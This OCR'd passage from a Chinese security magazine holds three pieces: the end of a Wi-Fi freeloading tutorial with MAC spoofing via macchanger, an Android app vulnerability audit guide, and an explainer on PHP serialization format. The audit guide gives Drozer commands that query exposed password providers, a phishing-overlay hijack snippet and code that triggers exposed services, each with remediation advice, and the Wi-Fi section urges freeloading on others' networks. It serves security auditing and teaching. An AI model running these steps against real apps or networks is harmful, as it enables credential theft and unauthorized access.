└┤ ifconfig wlan0 down
┌( Yinggi ) - ( L'Amore )
└┤ macchanger wlan0
Current MAC:    c8:3a:35:c1:01:d3 (Tenda Technology Co., Ltd.)
Permanent MAC:  c8:3a:35:c1:01:d3 (Tenda Technology Co., Ltd.)
┌( Yinggi ) - ( L'Amore )
└┤ macchanger -m [redacted]:9A:88:69 wlan0
Current MAC:    c8:3a:35:c1:01:d3 (Tenda Technology Co., Ltd.)
Permanent MAC:  c8:3a:35:c1:01:d3 (Tenda Technology Co., Ltd.)
New MAC:        [redacted]:9a:88:69 (unknown)
┌( Yinggi ) - ( L'Amore )
└┤ ifconfig wlan0 up
┌( Yinggi ) - ( L'Amore )
└┤ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:6e:dd:da
          inet6 addr: fe80::20c:29ff:fe6e:ddda/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:256 errors:0 dropped:0 overruns:0 frame:0
          TX packets:211 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:31086 (30.3 KiB)  TX bytes:58658 (57.2 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:26 errors:0 dropped:0 overruns:0 frame:0
          TX packets:26 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1598 (1.5 KiB)  TX bytes:1598 (1.5 KiB)

wlan0     Link encap:Ethernet  HWaddr [redacted]:9a:88:69
          inet addr:172.31.10.150  Bcast:172.31.10.255  Mask:255.255.255.0
```

0x08　尽情的蹭网吧！



第2篇　安卓 APP 初级漏洞挖掘

作者： hero

一．软件工具下载安装

Drozer

Drozer 原名 mercury，是一款不错的 Android APP 安全评估工具。现在有社区版/专业版两个版本。

1. 下载地址：https://www.mwrinfosecurity.com/products/drozer/
2. PC 端安装完后需要在安卓端安装 Agent.apk

3. 手机端启动服务后，通过以下命令连接，Drozer 还可以使用 USB 等其他连接方式，详见官方手册。

```
root@kali:~/Downloads# drozer console connect --server 192.168.250.58
```

JEB

JEB 是一个功能强大的为安全专业人士设计的 Android 应用程序的反编译工具。用于逆向工程或审计 APK 文件，可以提高效率减少许多工程师的分析时间。
下载地址：http://pan.baidu.com/s/1o6y0e9s

二. 敏感数据暴露

不安全的本地储存

危险级别： 高

问题描述： 安卓开发者使用多种方法将数据存储在安卓应用中，而存储在本地的数据文件如果未加密，易造成敏感信息泄漏。

检查方法和步骤：

1. Shared Preferences 是用 key-value 来存储私有的原始数据的 xml 文件。数据类型有布尔型，浮点型，整形，长整型和字符串。

通常情况下存储的路径为：

/data/data/<package name>/shared_prefs/<filename.xml>。直接打开查看是否有敏感数据。

2. SQLite 数据库是轻量级基于文件的数据库。这些文件通常以 db 或者 sqlite 结尾。安卓默认提供了大量 SQLite 支持。

应用的数据库一般存储在下面的地方：

/data/data/<package name>/databases/<databasename.db>，可以使用 SQLite 数据库直接打开查看是否有敏感数据。

3. 检查 SD 卡目录中是否存在敏感数据。

检查工具： SQLite 数据库

整改建议： 对存储在本地的数据文件进行加密。

边信道信息泄漏

危险级别： 中

问题描述： 当 APP 处理用户或其它数据源输入的数据时，可能会把数据放在不安全的位置，容易导致边信道被攻击者利用造成信息泄露。

检查方法和步骤：

1. Android 提供的日志功能是一个会造成信息泄露的地方，日志一般是开发者在开发期间调试使用的。查看日志的方式有两种：

1）使用 Eclipse：在 Logcat 选项卡中看到应用运行期间输出的所有日志信息，其中可能就会有一些敏感信息。




图1. Eclipse 中的日志信息

2）使用 adb：使用命令# adb logcat 在终端中打印出所有的日志。通过 logcat 的选项来过滤感兴趣的内容。或者通过命令#adb logcat > output.txt，将日志保存到电脑本地，以便后期进一步分析。

-v verbose　　打印详细

-d debug　　打印调试级日志

-I information 打印提示级日志

-e error　　打印错误级日志

-w warning　　打印警告级日志




图2. 使用 adb 导出日志

2. URL 缓存和浏览器 Cookie 对象：基于 web 的应用程序会产生 URL，cookie 和缓存等泄露，允许攻击者劫持用户的会话。这样的缓存可能存在日志，流量历史，浏览缓存等多种形式。使用命令#adb logcat | grep　“cookie”可以从 logcat 的输出中过滤出诸如 cookies 等敏感信息。

检查工具：Eclipse、ADB

整改建议：

1. 在日志中对于密码等敏感信息进行加密存储。

2. 对敏感信息的缓存进行加密。

三、钓鱼劫持风险

关键页面存在钓鱼劫持风险，导致用户信息泄露

危险级别：高

问题描述：劫持钓鱼，指恶意应用针对正常应用的特定界面进行仿冒替换，诱骗用户在仿冒界面操作，达到钓鱼目的。此类攻击，多针对 APP 的鉴权或支付场景，诱骗用户输入关键隐私信息，如账号、登陆密码和支付密码等，达到隐私窃取的目的。

检查方法和步骤：

1. 编写代码获取栈顶 Activity 名称，查看关键 Activity 是否可被钓鱼劫持。

```
@Override
public void run() {
    ComponentName cn=((ActivityManager) getSystemService(Context.ACTIVITY_SERVICE))
            .getRunningTasks(1).get(0).topActivity;
Log.e("HijackService_TimerTask", cn.flattenToString());
```

图3. 利用 Eclipse 编写代码查看栈顶 activity

2. 测试包含敏感信息的界面（登录，支付等）查看是否有加钓鱼劫持保护，如提示用户等。

```
    }
private void hijacking(String pkgName) {

    if(targetComponents[0].equals(pkgName)){
        Intent intent = new Intent(this, FakeActivity.class);
        intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
        startActivity(intent);//弹出钓鱼界面
    }
}
```

图4. 钓鱼劫持中的一种，通过 intent 跳转

检查工具：JEB，Eclipse

整改建议：

1. 当应用程序具有支付等敏感页面时，通过获取栈顶 Activity，判断当前运行的是否本程序，一旦发现应用被切换（可能被劫持），给予用户提示以防范钓鱼程序的欺诈。建议在关键类的 onpause 中实现钓鱼劫持防护功能。

2. 使用 HTML5 架构或 android+HTML5 混合开发，实现登陆、支付等关键页面，降低被劫持的风险。

四、代码保护不足

WebView 漏洞

危险级别：高

问题描述：在 webView 下有一个非常特殊的接口函数 addJavascriptInterface，能实现本地 java 和 js 的交互。被测应用中存在 WebView 漏洞，没有对注册 JAVA 类的方法调用进行限制，导致攻击者利用 addJavascriptInterface 这个接口函数穿透 webkit 控制 android 本机。

检查方法和步骤：

1. 利用反编译软件 dex2jar 和 jdgui.exe 得到源代码。具体步骤如下：

   1） 首先将 APK 文件后缀改为 zip 并解压，得到其中的 classes.dex，它就是 java 文件编译再通过 dx 工具打包而成的，将 classes.dex 复制到 dex2jar.bat 所在目录 dex2jar-0.0.9.9 文件夹。

   2） 在命令行下定位到 dex2jar.bat 所在目录，运行 dex2jar.bat　classes.dex，生成 classes_dex2jar.jar




图5. 使用 dex2jar 软件




图6. 使用 jdgui.exe 软件

3）　进入 jdgui 文件夹双击 jd-gui.exe，打开上面生成的 jar 包 classes_dex2jar.jar，即可看到源代码了。

2. 在源代码中搜索如下的 JAVA 类。

```
localWebView.setScrollBarStyle(33554432);
WebSettings localWebSettings = localWebView.getSettings();
localWebSettings.setJavaScriptEnabled(true);
localWebSettings.setDefaultTextEncodingName(z[3]);
localWebSettings.setSupportZoom(true);
localWebSettings.setCacheMode(2);
localWebView.addJavascriptInterface(new t(this.b, this.a, localWindowManager, localWebView, localImageButton), z[2]);
localWebView.setWebViewClient(new t(this.a));
```

图7. addJavascriptInterface 方法

3. 查看版本号，如果是 Android 4.2 之前版本查看源代码中是否对 addJavascriptInterface 的输入参数进行过滤；如果是 Android 4.2 及之后版本，检查是否声明 @JavascriptInterface 来代替 addjavascriptInterface。

检查工具：反编译软件 dex2jar 和 jdgui.exe

整改建议：

1. Android 4.2 之前版本对 addJavascriptInterface 的输入参数进行过滤；
2. Android 4.2 及之后版本，使用声明 @JavascriptInterface 来代替 addjavascriptInterface。
3. 控制相关权限或者尽可能不要使用 js2java 的 bridge。

五、公共组件漏洞

组件 Content Provider 配置错误，导致数据泄漏

危险级别：高

问题描述： Content Provider 是安卓应用组件，以表格的形式把数据展现给外部的应用。每个 Content Provider 都对应一个以”content://”开头的特定 URI，任何应用都可以通过这个 URI 操作 Content Provider 应用的数据库。如果应用对权限控制不当就会造成信息泄露。

检查方法和步骤：

1. 使用 Drozer 获取所有可以访问的 URI：

run scanner.provider.finduris -a (package name)（package name 是待检测的应用包名）

```
mercury> run scanner.provider.finduris -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Unable to Query  content://com.mwr.example.sieve.DBContentProvider/
Unable to Query  content://com.mwr.example.sieve.FileBackupProvider/
Unable to Query  content://com.mwr.example.sieve.DBContentProvider
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Passwords/
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Keys/
Unable to Query  content://com.mwr.example.sieve.FileBackupProvider
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Passwords
Unable to Query  content://com.mwr.example.sieve.DBContentProvider/Keys

Accessible content URIs:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
mercury>
```

图8. 利用 Drozer 获取可以访问的 URI

2. 使用 Drozer 获取各个 URI 的数据：

run app.provider.query

content://com.mwr.example.sieve.DBContentProvider/Passwords/

（content://com.mwr.example.sieve.DBContentProvider/Passwords/

是上一步骤中得到的可以访问的 URI）

```
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
mercury> run app.provider.query content://com.mwr.example.sieve.DBContentProvide
r/Keys/
| Password | pin |

mercury> run app.provider.query content://com.mwr.example.sieve.DBContentProvide
r/Passwords
| _id | service | username | password | email |

mercury> run app.provider.query content://com.mwr.example.sieve.DBContentProvide
r/Passwords
| _id | service | username | password | email |

mercury> run app.provider.query content://com.mwr.example.sieve.DBContentProvide
r/Passwords/
| _id | service | username | password | email |

mercury> run app.provider.query content://com.mwr.example.sieve.DBContentProvide
r/Passwords/
| _id | service | username | password | email |

mercury>
```

图9. 利用 Drozer 获取可以访问的 URI 数据

检查工具： Drozer

整改建议： 在被测应用的 AndroidManifest.xml 文件中，设置 provider 的 android:exported 属性为 false 或者通过设置自定义权限来限制对 content provider 的访问。

组件 Activity 配置错误，导致登录页面被绕过

危险级别： 高

问题描述： Activity 是安卓应用组件，提供与用户进行交互的界面。如果应用对权限控制不当，可以绕过登录界面直接显示该界面。

检查方法和步骤：

1. 使用 Drozer 检查 APK 中是否存在暴露的 activity，使用命令 run app.activity.info -a (package name)。（package name 是待检测的应用包名）




图10.　利用 Drozer 检查是否有暴露的 Activity

2. 在上图中 com.ylmf.androidclient.UI.MainBossActivity 是正常启动的主界面。

其他页面是登录鉴权后才能启动的界面。可以使用以下命令尝试启动。

利用 Drozer 启动 Activity




图11.　利用 Drozer 启动 Activity 进入界面

检查工具： Drozer

整改建议： 通过设置自定义权限，限制对 Activity 的访问。

组件 Service 配置错误，导致非法权限提升

危险级别： 高

问题描述： Service 是 Android 中四大组件进行后台作业的主要组件，如果被测应用对权限控制不当，导致其他应用可以启动被测应用的 Service。

检查方法和步骤：

1. 使用 JEB 检查 APK 中是否存在暴露的 Service，将 apk 拖入 JEB 中，然后查找暴露的 Service

```
<service android:name="com.cleanmaster.appwidget.WidgetService" android:process=":service">
    <intent-filter>
        <action android:name="com.cleanmaster.appwidget.ACTION_FASTCLEAN" />
        <action android:name="com.cleanmaster.appwidget.ACTION_REPORT_ACTIVE" />
        <action android:name="com.cleanmaster.appwidget.ACTION_REMOVE_GO_WIDGET" />
        <action android:name="com.cleanmaster.appwidget.ACTION_RESET_FAST_CLEAN" />
        <action android:name="com.cleanmaster.appwidget.ACTION_ADD_GO_WIDGET" />
    </intent-filter>
</service>
```

图12.　利用 JEB 检查是否有暴露的 Service

2. 在上图中 com.cleanmaster.appwidger.WidgerService 属性设置错误，导致暴露。

某被测应用暴露了 com.cleanmaster.appwidget.WidgetService 服务组件当向此服务发送 action 为 com.cleanmaster.appwidget.ACTION_FASTCLEAN 的 intent 时，便可结束后台运行的一些 app 进程。

```
Intent in = new Intent();

in.setComponent(new ComponentName("com.cleanmaster.appwidget","com.cleanmaster.appwidget.WidgetService"));

in.putExtra("action", "com.cleanmaster.appwidget.ACTION_FASTCLEAN");

startService(in);
```

图13.　利用 Eclipse 编写代码启动 Service

检查工具： JEB，Eclipse

整改建议： 在被测应用的 AndroidManifest.xml 文件中，设置 Service 的 android:exported 属性为 false 或者通过设置自定义权限来限制对 Service 的访问。

组件 Broadcast Receiver 配置错误，导致拒绝服务、非法越权

危险级别： 高

问题描述： Broadcast Receiver 是 Android 中四大组件用于处理广播事件的组件，若存在配置不当则其他应用可以伪装发送广播从而可造成信息泄露，拒绝服务攻击等。

检查方法和步骤：

1. 使用 JEB 检查 APK 中是否存在暴露的 Receiver，将 apk 拖入 JEB 中，然后查找暴露的 Receiver

```
<receiver android:name="com.baidu.android.defense.push.PushMsgReceiver" android:process=":bdservice_v1">
    <intent-filter>
    <action android:name="com.baidu.android.pushservice.action.RECEIVE" />
    <action android:name="com.baidu.android.pushservice.action.MESSAGE" />
    </intent-filter>
</receiver>
```

图14.　利用 JEB 检查是否有暴露的 Receiver

2. 在上图中 com.baidu.android.defense.push.PushMsgReceiver 属性设置错误，所以是暴露的。

某被测应用中 com.baidu.android.defense.push.PushMsgReceiver 存在 DOS 攻击的风险。PushMsgReceive 可接收 com.baidu.android.pushservice.action.MESSAGE 和 com.baidu.android.pushservice.action.RECEIVE 两种消息。发送 com.baidu.android.pushservice.action.RECEIVE 消息，可使被测应用崩溃。

检查工具： JEB，Eclipse

整改建议： 在被测 应用的 AndroidManifest.xml 文件中，设置 receiver 的 android:exported 属性为 false 或者通过设置自定义权限来限制对 receiver 的访问。

六、应用配置错误

开启 allowbackup 备份权限，存在备份数据泄露风险

危险级别：高

问题描述： 被测应用的 AndroidManifest.xml 文件中 allowBackup 属性值被设置为 true，可通过 adb backup 对应用数据进行备份，在无 root 的情况下可以导出应用中存储的所有数据，造成用户数据泄露。

检查方法和步骤：

1. 使用反编译软件 ApkTool 对 apk 进行反编译。使用命令 apktool d XXX.apk ABC 反编译 XXX.apk 到文件夹 ABC




图15.　利用 apktool 反编译




图16.　利用 apktool 反编译

2. AndroidManifest.xml 是每个 android 程序中必须的文件，位于整个项目的根目录，描述

了 package 中暴露的组件（activities, services, 等等），以及各自的实现类，各种能被处理的数据和启动位置。从安全角度来看，它包含了应用程序中所有使用到的组件信息，同时它还会显示应用程序使用的 permissiosns 信息。在其中搜索 allowBackup 属性，检查是否被设置为 true。

检查工具： ApkTool

整改建议： 将参数 android:allowBackup 属性设置为 false，防止数据泄漏。

开启 Debuggable 属性，存在应用信息篡改泄露风险

危险级别： 高

问题描述： 被测应用的 AndroidManifest.xml 文件中 Debuggable 属性值被设置为 true，可以设置断点来控制程序的执行流程，在应用程序运行时修改其行为。

检查方法和步骤：

1. 使用反编译软件 ApkTool 对 apk 进行反编译。详见第一节。

2. 在 AndroidManifest.xml 中搜索 Debuggable 属性，检查是否被设置为 true。

检查工具： ApkTool

整改建议： 将参数 android: Debuggable 属性设置为 false，不能对应用进行调试。

七、开发者证书不规范

开发者证书不规范，导致开发者身份信息不明

危险级别： 高

问题描述： 被测应用的开发者证书不规范。

检查方法和步骤：

方法一：使用 JAVA keytool 工具查看签名

1. 解压被测 APK，将 META-INFO 下的 RSA 文件拷贝到本机目录下。




图17.　获取签名文件

2. 进入 JAVA 安装目录的子目录 bin 下，在 dos 盘符下键入命令

keytool －printcert －file 目录\xxx.RSA




图18.　查看签名证书信息

方法二：使用 JEB 查看签名

1.　启动 JEB，将被测应用在 JEB 中打开，在 Certificate 页签查看签名证书。




图19.　利用 JEB 查看签名证书信息

检查工具： JAVA keytool 工具或 JEB

整改建议： 规范应用的开发者证书。

第3篇　PHP 序列化以及反序列化系列[1]--PHP 序列化格式

作者：LonelyRain

什么是序列化以及反序列化？

序列化是将 PHP 中的值（zval）转换成一段包含字节流的字符串。 序列化一个对象会保存对象的所有变量的值，但是不会保存对象的方法，只会保存类的名字。

反序列化：对单一的已序列化的变量进行操作，将其转换回 PHP 的值（zval）。

PHP 序列化方式

PHP 在序列化的时候会将相应的变量以对应的键值进行储存。

将一个类序列化的话，处理代码主要的*文件：ext/standard/var.c*中，如下。

php_var_serialize_class()函数：

```
   static void php_var_serialize_class(smart_str *buf, zval *struc,
zval *retval_ptr, HashTable *var_hash TSRMLS_DC) /* {{{ */
   {
        ...
         incomplete_class = php_var_serialize_class_name(buf, struc
TSRMLS_CC);
```

php_var_serialize_class_name()函数：

```
   static inline zend_bool php_var_serialize_class_name(smart_str
*buf, zval    *struc TSRMLS_DC) /* {{{ */
   {
              PHP_CLASS_ATTRIBUTES;

              PHP_SET_CLASS_ATTRIBUTES(struc);
              smart_str_appendl(buf, "O:", 2);
              smart_str_append_long(buf, (int)name_len);
              smart_str_appendl(buf, ":\"", 2);
              smart_str_appendl(buf, class_name, name_len);
              smart_str_appendl(buf, "\":", 2);
              PHP_CLEANUP_CLASS_ATTRIBUTES();
```

```
                return incomplete_class;
    }
```

O:类名长度:"类名":值:{}

```
<?php

class test
{
    public function show_one()
    {
        echo $this->one;
    }
    public function show_two()
    {
        echo "123";
    }
}
```

例：如果一个类名叫做 test 的类没有定义任何变量的话，序列化之后结果如下：

```
O:4:"test":0:{}
```

我们可以看到，这个类中的方法没有在序列化字符串中出现，也体现了开头的“序列化一个对象将会保存对象的所有变量，但是不会保存对象的方法，只会保存类的名字。”。

其中还有比较特殊的序列化就是**数组中的引用**(&)的序列化与实例化后对象中自身的二次赋值。

我们在这用 PHP Internal Book 中的例子。

例 1:

```
<?php
/**
 * User: LonelyRain
 */

$a = ["foo"];
$a[1] =& $a[0];

$s = serialize($a);

print $s;
```

以上代码的序列化结果是

```
a:2:{i:0;s:3:"foo";i:1;R:2;}
```

这里的 R:2;部分意味着"指向第二个值".什么是第二个值?整个数组代表第一个值, (s:3:"foo") 代表第二个值.

```
<?php
$o = new stdClass;
$o->foo = $o;
$s = serialize($o);
print $s;
```

以上代码的序列化结果是

```
O:8:"stdClass":1:{s:3:"foo";r:1;}
```

以下是 zval 对应的类型和键对照表

序列化键名对照表:

数组中二次赋值(&): R;
对象二次赋值 : r;
NULL : N;
true : b:1;
false : b:0;
Long : i;
Double : d;
